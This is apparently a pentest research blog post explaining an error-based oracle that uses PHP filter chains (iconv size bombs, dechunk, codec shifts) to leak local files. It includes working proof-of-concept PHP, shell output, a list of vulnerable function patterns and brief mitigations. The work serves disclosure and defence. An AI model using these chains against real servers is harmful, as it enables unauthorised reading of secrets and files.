PHP FILTER CHAINS: FILE READ FROM ERROR-BASED ORACLE

Written by Rémi Matasse - 21/03/2023 - in Pentest

The possibilities allowed by filter chains will never stop amazing us. Last time we saw that using them in a PHP file inclusion function would lead to remote code execution. Since then, another way to abuse them was published at the end of the DownUnderCTF 2022! Let's see how PHP filters can also be used to read local files when their content is not printed, thanks to an error-based oracle.

INTRODUCTION

This attack method was first disclosed during the DownUnder CTF 2022, where `@hash_kitten` created a challenge where the players were asked to leak the `/flag` file with an infrastructure based on the following `Dockerfile` and code snippet.

```
FROM php:8.1-apache

RUN mv "$PHP_INI_DIR/php.ini-production" "$PHP_INI_DIR/php.ini"

COPY index.php /var/www/html/index.php
COPY flag /flag
```

The `index.php` file had the following content.

```
<?php file($_POST[0]);
```

The `file` PHP function reads a file but does not print its content, meaning that nothing will be displayed in the Apache server's response.

No one solved this challenge before the end of the CTF, after which its solution was published along the others. Hash_kitten basically explained that the file could be leaked via an error-based oracle.

This blogpost details the several filter chain tricks involved in this attack, as well as some optimization from the original writeup. Common vulnerable patterns and limits will also be discussed, as the number of affected functions in PHP is wider than expected at first. Finally, a tool was developed to automate the exploitation and its functionalities will be detailed at the end of this article.

FILE READ WITH ERROR-BASED ORACLE

As we saw in our last blogpost on PHP filter chains, the `php://filter` wrapper opens unexpected possibilities and allows manipulating local file contents almost as we please.

The idea for this attack is the following:

1. Use the `iconv` filter with an encoding increasing the data size exponentially to trigger a memory error.

2. Use the `dechunk` filter to determine the first character of the file, based on the previous error.
3. Use the `iconv` filter again with encodings having different bytes ordering to swap remaining characters with the first one.

OVERFLOWING THE MAXIMUM FILE SIZE

The `iconv` function allows setting the encoding of a string passed to it and can also be directly called from the `php://filter` wrapper. Some encodings will have for effect to duplicate bytes. This is the case of the `UNICODE` and `UCS-4` encodings for example, which require characters to be defined on two and four bytes respectively.

```
$ php -r '$string = "START"; echo strlen($string)."\n";
5
$ php -r '$string = "START"; echo strlen(iconv("UTF8", "UNICODE", $string))."\n";'
12
$ php -r '$string = "START"; echo strlen(iconv("UTF8", "UCS-4", $string))."\n";'
20
```

The string `START` is 5 bytes long. If encoded in `UNICODE`, it is multiplied by 2, plus 2 bytes defining the BOM. For our concern, the trick is based on the `UCS-4` encoding, which uses 4 bytes:

```
UCS-4 stands for "Universal Character Set coded in 4 octets." It is now treated sim-
ply as a synonym for UTF-32, and is considered the canonical form for representation of
characters in 10646.
```

These encodings can be chained multiple times, the following output shows how the string `START` is modified after two calls to `UCS-4LE`.

It has to be noted that `UCS-4LE` is used instead of `UCS-4` to keep the leading character at the start of the chain. This character will be the one leaked via the oracle.

```
$ php -r '$string = "START"; echo iconv("UTF8", "UCS-4LE", $string);' | xxd
00000000: 5300 0000 5400 0000 4100 0000 5200 0000  S...T...A...R...
00000010: 5400 0000                                T...
$ php -r '$string = "START"; echo iconv("UTF8", "UCS-4LE",iconv("UTF8", "UCS-4LE", $string));' | xxd
00000000: 5300 0000 0000 0000 0000 0000 0000 0000  S...............
00000010: 5400 0000 0000 0000 0000 0000 0000 0000  T...............
00000020: 4100 0000 0000 0000 0000 0000 0000 0000  A...............
00000030: 5200 0000 0000 0000 0000 0000 0000 0000  R...............
00000040: 5400 0000 0000 0000 0000 0000 0000 0000  T...............
```

In PHP, the resource limit is defined by the `memory_limit` parameter of `php.ini`. According to the documentation, its default value is 128MB. If one tries to read a file bigger than this size, an error is raised:

```
Fatal error: Allowed memory size of 134217728 bytes exhausted (tried to allocate XXXXXXXXXX bytes)
```

The following script will apply the `UCS-4LE` encoding 13 times on the string `START`:

```
<?php

$string = "START";

for ($i = 1; $i <= 13; $i++) {
    $string = iconv("UTF8", "UCS-4LE", $string);
}
```

As we can see, it will be enough to overflow the `memory_limit` allowed by PHP.

```
$ php iconv.php
```

```
Fatal error: Allowed memory size of 134217728 bytes exhausted (tried to allocate 83886144 bytes) in /tmp/
iconv.php on line 6
```




Illustration of the string 'START' when the UCS-4 encoding is applied multiple times.

LEAKING THE FIRST CHARACTER OF THE FILE

Now that we know how to trigger the error, let's see how to transform it into an error-based oracle.

DECHUNK FILTER

This trick uses the `dechunk` method from the `php://filter` wrapper, which is not detailed in PHP documentation, but whose purpose is to handle the chunked transfer encoding. The latter splits data into chunks of 2 CRLF-terminated lines, with the first one defining the chunk length.

```
5\r\n      (chunk length)
Chunk\r\n  (chunk data)
f\r\n               (chunk length)
PHPfiltersrock!\r\n  (chunk data)
```

The following example illustrates the interesting behavior of this method.

```
$ echo "START" > /tmp/test
$ php -r 'echo file_get_contents("php://filter/dechunk/resource=/tmp/test");'
START
$ echo "0TART" > /tmp/test
$ php -r 'echo file_get_contents("php://filter/dechunk/resource=/tmp/test");'
$ echo "ATART" > /tmp/test
$ php -r 'echo file_get_contents("php://filter/dechunk/resource=/tmp/test");'
$ echo "aTART" > /tmp/test
$ php -r 'echo file_get_contents("php://filter/dechunk/resource=/tmp/test");'
$ echo "GTART" > /tmp/test
$ php -r 'echo file_get_contents("php://filter/dechunk/resource=/tmp/test");'
GTART
```

As we can see, when the first character is a hexadecimal value (`[0-9]` , `[a-f]` , `[A-F]`), the file content is dropped when piped through the `dechunk` filter. This is because the parsing will fail if the hexadecimal length is not followed by a CRLF.

Therefore, the output will be empty if the first character is a hexadecimal value, otherwise the full chain will not change, and the `memory_limit` error will be triggered, thus completing our oracle.

Both of these tricks are combined in the following file:

```
<?php

$size_bomb = "";
for ($i = 1; $i <= 13; $i++) {
    $size_bomb .= "convert.iconv.UTF8.UCS-4|";
}
$filter = "php://filter/dechunk|$size_bomb/resource=/tmp/test";

echo file_get_contents($filter);
```

```
$ echo 'GSTART' > /tmp/test
$ php oracle.php
Fatal error: Allowed memory size of 134217728 bytes exhausted (tried to allocate 117440512 bytes) in /tm
p/oracle.php on line 10

$ echo 'aSTART' > /tmp/test
$ php oracle.php
```

RETRIEVING THE LEADING CHARACTER VALUE

It is now possible to determine when the leading character is hexadecimal. We then need a deterministic way to transform any character within this range. To lower the number of possible values to bruteforce from the oracle, it is possible to use the `convert.base64-encode` filter.

RETRIEVING [A-E] CHARACTERS

Let's start by detailing the chains used to determine if the character is within `[a-e]` or `[A-E]` . This will make the logic to follow clearer before explaining the other chains.

First, let's talk about the *Katakana Host: extended SBCS* codec, which is an alias of `CP930` or X-IBM930.

ASCII Codec

	x0	x1	x2	x3	x4	x5	x6	x7	x8	[...]	xf
[...]											
6x	`	a	b	c	d	e	f	g	h	[...]	o
[...]											

X-IBM-930 Codec

	x0	x1	x2	x3	x4	x5	x6	x7	x8	[...]	xf
[...]											
6x	-	/	a	b	c	d	e	f	g	[...]	?
[...]											

	x0	x1	x2	x3	x4	x5	x6	x7	x8	[...]	xf
cx	{	A	B	C	D	E	F	G	H	[...]	
[...]											
fx	0	1	2	3	4	5	6	7	8	[...]	Ÿ

As we can see on `X-IBM-930`, characters from `a` to `f` are shifted by one. Upper case letters and numbers are also set on different indexes than the ASCII table, such as `cX` and `fX`, thus preventing any potential collision with other base64-encoded values.

Let's see this encoding in action:

```
<?php
$guess_char = "";

for ($i=1; $i <= 7; $i++) {
    $remove_junk_chars = "convert.quoted-printable-encode|convert.iconv.UTF8.UTF7|convert.base64-decode|convert.base64-encode|";
    $guess_char .= "convert.iconv.UTF8.UNICODE|convert.iconv.UNICODE.CP930|$remove_junk_chars";
    $filter = "php://filter/$guess_char/resource=/tmp/test";
    echo "IBM-930 conversions : ".$i;
    echo ", First char value : ".file_get_contents($filter)[0]."\n";
}
```

```
$ echo 'aSTART' > /tmp/test
$ php oracle.php
IBM-930 conversions : 1, First char value : b
IBM-930 conversions : 2, First char value : c
IBM-930 conversions : 3, First char value : d
IBM-930 conversions : 4, First char value : e
IBM-930 conversions : 5, First char value : f
IBM-930 conversions : 6, First char value : g
IBM-930 conversions : 7, First char value : h
```

The `$remove_junk_chars` sub-chain is used to remove unprintable characters from the chain and `$guess_char` is used to apply the X-IBM-930 codec. Finally, the first character of the converted file content is printed for each loop. As we can see, the codec is properly applied: each time a conversion is made, the character is shifted by one.

Now let's see what happens when adding the error-based oracle:

```
<?php

$size_bomb = "";
for ($i = 1; $i <= 13; $i++) {
    $size_bomb .= "convert.iconv.UTF8.UCS-4|";
}
$guess_char = "";

$index = 0;

for ($i=1; $i <= 6; $i++) {
    $remove_junk_chars = "convert.quoted-printable-encode|convert.iconv.UTF8.UTF7|convert.base64-decode|convert.base64-encode|";
    $guess_char .= "convert.iconv.UTF8.UNICODE|convert.iconv.UNICODE.CP930|$remove_junk_chars";
    $filter = "php://filter/$guess_char|dechunk|$size_bomb/resource=/tmp/test";
    file_get_contents($filter);
    echo "IBM-930 conversions : ".$i.", the first character is ."edcba"[$i-1]."\n";
}
```

```
$ echo 'aSTART' > /tmp/test
$ php oracle.php
IBM-930 conversions : 1, the first character is e
IBM-930 conversions : 2, the first character is d
IBM-930 conversions : 3, the first character is c
IBM-930 conversions : 4, the first character is b
IBM-930 conversions : 5, the first character is a
Fatal error: Allowed memory size of 134217728 bytes exhausted (tried to allocate 115036160 bytes) in /tm
p/oracle.php on line 16

$ echo 'cSTART' > /tmp/test
$ php oracle.php
IBM-930 conversions : 1, the first character is e
IBM-930 conversions : 2, the first character is d
IBM-930 conversions : 3, the first character is c
Fatal error: Allowed memory size of 134217728 bytes exhausted (tried to allocate 68288512 bytes) in /tmp/
oracle.php on line 16

$ echo 'GSTART' > /tmp/test
$ php oracle.php
Fatal error: Allowed memory size of 134217728 bytes exhausted (tried to allocate 75497472 bytes) in /tmp/
oracle.php on line 16
```

As we can see, by exploiting the oracle it is possible to determine precisely whether the first character of a chain is `a`, `b`, `c`, `d` or `e`.

This trick can be used with many other possibilities, by combining additional filters to the `$guess_char` chain. For example, the characters `n`, `o`, `p`, `q` and `r` can be leaked the same way, by adding a `string.rot13` filter:

```
<?php

$string = "START";
$size_bomb = "";
for ($i = 1; $i <= 13; $i++) {
    $size_bomb .= "convert.iconv.UTF8.UCS-4|";
}
$guess_char = "";

$index = 0;

for ($i=1; $i <= 6; $i++) {
    $remove_junk_chars = "convert.quoted-printable-encode|convert.iconv.UTF8.UTF7|convert.base64-decode|c
onvert.base64-encode|";
    $guess_char .= "convert.iconv.UTF8.UNICODE|convert.iconv.UNICODE.CP930|$remove_junk_chars|";
    $rot13filter = "string.rot13|";
    $filter = "php://filter/$rot13filter$guess_char|dechunk|$size_bomb/resource=/tmp/test";
    file_get_contents($filter);
    echo "IBM-930 conversions : ".$i.", the first character is "."rqpon"[$i-1]."\n";
}
```

```
$ echo 'nSTART' > /tmp/test
$ php oracle.php
IBM-930 conversions : 1, the first character is r
IBM-930 conversions : 2, the first character is q
IBM-930 conversions : 3, the first character is p
IBM-930 conversions : 4, the first character is o
IBM-930 conversions : 5, the first character is n
Fatal error: Allowed memory size of 134217728 bytes exhausted (tried to allocate 115036160 bytes) in /tm
p/oracle.php on line 17

$ echo 'rSTART' > /tmp/test
$ php oracle.php
```

```
IBM-930 conversions : 1, the first character is r
Fatal error: Allowed memory size of 134217728 bytes exhausted (tried to allocate 81788928 bytes) in /tmp/
oracle.php on line 17

$ echo 'GSTART' > /tmp/test
$ php oracle.php
Fatal error: Allowed memory size of 134217728 bytes exhausted (tried to allocate 75497472 bytes) in /tmp/
oracle.php on line 17
```

This is the heart of the trick used to identify most of the characters.


RETRIEVING [0-9] CHARACTERS

The trick used to identify numbers is elegant: we simply need to base64-encode the string a second time and reuse the previous letter leak.

When a number leads the chain, the first character of its base64-encoded value will always be `M`, `N` or `O`.

```
$ echo -n '0' | base64
MA==
$ echo -n '1' | base64
MQ==
$ echo -n '2' | base64
Mg==
$ echo -n '3' | base64
Mw==
$ echo -n '4' | base64
NA==
[...]
$ echo -n '9' | base64
OQ==
```

The characters `0` to `3` will produce a leading `M`, `4` to `7` a leading `N` and `8` to `9` a leading `O`. Each base64 character can be represented as a binary value of 6 bits. In comparison, each ASCII character is represented as a binary value of 8 bits. The following schema shows how the chain `0a` is represented as ASCII and as base64.



Representation of the chain `0a` as ASCII and as base64.

As we can see, we only need to determine the first two characters to retrieve the corresponding number. We already known how to determine the first one and will see how to read subsequent characters in the next sections.

The first character will always be `M`, `N` or `O`, and the second one will depend on the character following the number. For a given number, only the first four bytes of the following character will determine the second base64 character. Moreover, because the character following the number is already part of a base64-encoded string, only six possibilities may occur:

Binary values of base64 characters in ASCII.

Binary value	Character
+	00101011
/	00101111
0	00110000
9	00111001
A	01000001
Z	01011010
a	01100001
z	01111010

The funny part of this is that, in some situation the second character produced by the base64-encoding of '3' and '7' can be followed by numbers. However, since they do not share the same leading character, it is possible to differentiate them anyway. Finally, here is a table summarizing the possible combinations:

Character	base64-encoded first character	base64-encoded second character
0	M	C, D, E, F, G or H
1	M	S, T, U, V, W or X
2	M	i, j, k, l, m or n
3	**M**	**y, z or a number**
4	N	C, D, E, F, G or H
5	N	S, T, U, V, W or X
6	N	i, j, k, l, m or n
7	**N**	**y, z or a number**
8	O	C, D, E, F, G or H
9	O	S, T, U, V, W or X

RETRIEVING OTHER LETTERS

Other characters are retrieved the same way, by playing with additional encodings. For example, the `Z` character (represented as `0x5A` in the ASCII table) is encoded as `!` in the IBM285 codec.

IBM285 Codec

	x0	x1	x2	[...]	x9	xa	xb	xc	xd	xe	xf
[...]											
5x	'	é	ê		ß	!	£	*	)	;	¬
[...]											

When the `!` character is encoded from IBM285 to IBM280, its hexadecimal value becomes `0x4F`.

IBM280 Codec

	x0	x1	x2	[...]	x9	xa	xb	xc	xd	xe	xf
[...]											
4x			â		ñ	$	.	<	(	+	!
[...]											

The value `0x4F` matches the character `O` in the ASCII table. Finally, by applying a rot13 to it, we obtain `B` which can be used by the `dechunk` filter to trigger the oracle.

Ascii

	x0	x1	x2	[...]	x9	xa	xb	xc	xd	xe	xf
[...]											
4x	@	A	B	[...]	I	J	K	L	M	N	O
[...]											

This way, we make sure that the leaked character was indeed `Z`.

All the other base64 characters are based on similar variations following this logic. All of them can be identified by bruteforce, but require a double check to make sure no false positives result from mistakes in the encoding conversions.

RETRIEVING NON-LEADING CHARACTERS

Now that we are able to determine precisely the first character of a string, let's see how to extend the attack to characters at any position in the string.

SWAPPING CHARACTERS

We can use the Byte Order Memory to invert bytes 2 by 2 or 4 by 4, as shown in the following example where the first 4 bytes can be put as the leading character of the string.

```
$ echo -n abcdefgh > /tmp/test
$ php -r 'echo file_get_contents("php://filter/convert.iconv.UTF16.UTF-16BE/resource=/tmp/test")."\n";'
badcfehg
$ php -r 'echo file_get_contents("php://filter/convert.iconv.UCS-4.UCS-4LE/resource=/tmp/test")."\n";'
dcbahgfe
$ php -r 'echo file_get_contents("php://filter/convert.iconv.UCS-4.UCS-4LE|convert.iconv.UTF16.UTF-16BE/resource=/tmp/test")."\n";'
cdabghef
```

Now comes the issue: how can we retrieve characters that are further away? This part is an optimization to the original CTF writeup. The idea is to generate two bytes of data, apply the `UCS-4LE` encoding to make it pivot, and finally delete the

previously added data.




Illustration of the process to retrieve the 5th character of a string by using several encodings.

It is now possible to access any other character from the file by chaining these gadgets, one by one.

INVALID MULTI-BYTES SEQUENCE EXPLANATION

If you have ever played with the `UCS-4` encoding, you might guess there is an issue there! Indeed, `UCS-4` can only manipulate strings whose size is an exact multiple of 4. Fortunately, even if the system sends an encoding warning, the size of the file will already be computed, and the oracle will trigger anyway.

To illustrate, let's see what happens with the previous script modified.

```
<?php

$size_bomb = "";
for ($i = 1; $i <= 20; $i++) {
    $size_bomb .= "convert.iconv.UTF8.UCS-4|";
}
$guess_char = "";

$index = 0;

for ($i=1; $i <= 6; $i++) {
    $remove_junk_chars = "convert.quoted-printable-encode|convert.iconv.UTF8.UTF7|convert.base64-decode|c
onvert.base64-encode|";
```

```
    $guess_char .= "convert.iconv.UTF8.UNICODE|convert.iconv.UNICODE.CP930|$remove_junk_chars";
    $swap_bits = "convert.iconv.UTF16.UTF16|convert.iconv.UCS-4LE.UCS-4|convert.base64-decode|convert.bas
e64-encode|convert.iconv.UCS-4LE.UCS-4|";
    $filter = "php://filter/$swap_bits$guess_char|dechunk|$size_bomb/resource=/tmp/test";
    file_get_contents($filter);
    echo "IBM-930 conversions : ".$i.", the fifth character is "."edcba"[$i-1]."\n";
}
```

```
$ echo '1234a67' > /tmp/test
$ php oracle.php
Warning: file_get_contents(): iconv stream filter ("UCS-4LE"=>"UCS-4"): invalid multibyte sequence in /tm
p/oracle.php on line 16
IBM-930 conversions : 1, the fifth character is e

Warning: file_get_contents(): iconv stream filter ("UCS-4LE"=>"UCS-4"): invalid multibyte sequence in /tm
p/oracle.php on line 16
IBM-930 conversions : 2, the fifth character is d

Warning: file_get_contents(): iconv stream filter ("UCS-4LE"=>"UCS-4"): invalid multibyte sequence in /tm
p/oracle.php on line 16
IBM-930 conversions : 3, the fifth character is c

Warning: file_get_contents(): iconv stream filter ("UCS-4LE"=>"UCS-4"): invalid multibyte sequence in /tm
p/oracle.php on line 16
IBM-930 conversions : 4, the fifth character is b

Warning: file_get_contents(): iconv stream filter ("UCS-4LE"=>"UCS-4"): invalid multibyte sequence in /tm
p/oracle.php on line 16
IBM-930 conversions : 5, the fifth character is a

Fatal error: Allowed memory size of 134217728 bytes exhausted (tried to allocate 110796800 bytes) in /tm
p/oracle.php on line 16

$ echo '1234d67' > /tmp/test
$ php oracle.php
Warning: file_get_contents(): iconv stream filter ("UCS-4LE"=>"UCS-4"): invalid multibyte sequence in /tm
p/oracle.php on line 16
IBM-930 conversions : 1, the fifth character is e

Warning: file_get_contents(): iconv stream filter ("UCS-4LE"=>"UCS-4"): invalid multibyte sequence in /tm
p/oracle.php on line 16
IBM-930 conversions : 2, the fifth character is d

Fatal error: Allowed memory size of 134217728 bytes exhausted (tried to allocate 101711872 bytes) in /tm
p/oracle.php on line 16
```

As we can see, while `iconv` raises a warning for the `UCS-4LE` encoding about an invalid multibyte sequence, the filters are still being applied, making the string size exponential, thus triggering the memory size exhaustion error.

However during this research, we came across a few frameworks considering warnings as error, thus defeating this optimization. In this case, it is necessary to correct the string size to be a multiple of 4 (for UCS-4).

IMPACT

Now that the attack is complete, let's see where it can be used. By referring to the PHP wrapper documentation, we can use the following table to identify which functions might get affected.

The sentence "*php://filter, refer to the summary of the wrapper being filtered*" can be confusing at first. The `php://filter` wrapper can be used on any supported attribute by `php://`.

Attribute	Supported
Restricted by allow_url_fopen	No
Restricted by allow_url_include	`php://input`, `php://stdin`, `php://memory` and `php://temp` only.
Allows Reading	`php://stdin`, `php://input`, `php://fd`, `php://memory` and `php://temp` only.
Allows Writing	`php://stdout`, `php://stderr`, `php://output`, `php://fd`, `php://memory` and `php://temp` only.
Allows Appending	`php://stdout`, `php://stderr`, `php://output`, `php://fd`, `php://memory` and `php://temp` only. (Equivalent to writing)
Allows Simultaneous Reading and Writing	`php://fd`, `php://memory` and `php://temp` only.
Supports stat()	No. However, `php://memory` and `php://temp` support fstat().
Supports unlink()	No
Supports rename()	No
Supports mkdir()	No
Supports rmdir()	No
Supports stream_select()	`php://stdin`, `php://stdout`, `php://stderr`, `php://fd` and `php://temp` only.

Basically, this means that as long as an action is performed on a file, such as reading it, writing or appending content to it, or a stream linked to this file is used, we might use a filter chain and use the error-based oracle, if we control the parameter passed to these functions.

AFFECTED FUNCTIONS

We believe this trick can be a greater issue than a classic PHP filter chain, even if it does not lead to remote code execution. Indeed, on the default PHP filesystem list, 15 functions out of the 83 were proven to be affected.

COMMON PHP FUNCTIONS AFFECTED

Below is a non-exhaustive list of the affected PHP functions. If you want to identify other vulnerable patterns, the main idea is to identify functions using streams or interacting with files by reading or modifying them.

Function	Pattern
file_get_contents	`file_get_contents($_POST[0]);`
readfile	`readfile($_POST[0]);`
finfo->file	`$file = new finfo(); $fileinfo = $file->file($_POST[0], FILEINFO_MIME);`
getimagesize	`getimagesize($_POST[0]);`
md5_file	`md5_file($_POST[0]);`
sha1_file	`sha1_file($_POST[0]);`
hash_file	`hash_file('md5', $_POST[0]);`

file	`file($_POST[0]);`
parse_ini_file	`parse_ini_file($_POST[0]);`
copy	`copy($_POST[0], '/tmp/test');`
file_put_contents (only target read only with this)	`file_put_contents($_POST[0], "");`
stream_get_contents	`$file = fopen($_POST[0], "r"); stream_get_contents($file);`
fgets	`$file = fopen($_POST[0], "r"); fgets($file);`
fread	`$file = fopen($_POST[0], "r"); fread($file, 10000);`
fgetc	`$file = fopen($_POST[0], "r"); fgetc($file);`
fgetcsv	`$file = fopen($_POST[0], "r"); fgetcsv($file, 1000, ",");`
fpassthru	`$file = fopen($_POST[0], "r"); fpassthru($file);`
fputs	`$file = fopen($_POST[0], "rw"); fputs($file, 0);`

Along this list, others functions from additional modules may also be affected. For instance, the `exif_imagetype` function from the exif module can also be exploited this way.

Keep in mind that as long as an action is done on the file content, the function may be affected by the `php://filter` wrapper.

MITIGATING THE ISSUE

While this issue may seem scary at first, there are several restrictions that could render its exploitation less common.

FILE EXISTENCE CONTROL

As we saw, only the functions trying to read, write or append data are compatible with the `php://filter` wrapper. As soon as the input string is controlled with functions such as `file_exists` or `is_file`, the vulnerability will not be exploitable, because both of them call `stats` internally, which does not support wrappers.

```
$ echo "START" > /tmp/test
$ php -r 'var_dump(is_file("/tmp/test"));'
bool(true)
$ php -r 'var_dump(is_file("php://filter/dechunk/resource=/tmp/test"));'
bool(false)
$ php -r 'var_dump(file_exists("/tmp/test"));'
bool(true)
$ php -r 'var_dump(file_exists("php://filter/dechunk/resource=/tmp/test"));'
bool(false)
```

Therefore, even if the trick affects a great amount of functions, because paths are most of the time handled properly by developers, by ensuring the files actually exist on the local system, the exploitation probability is reduced.

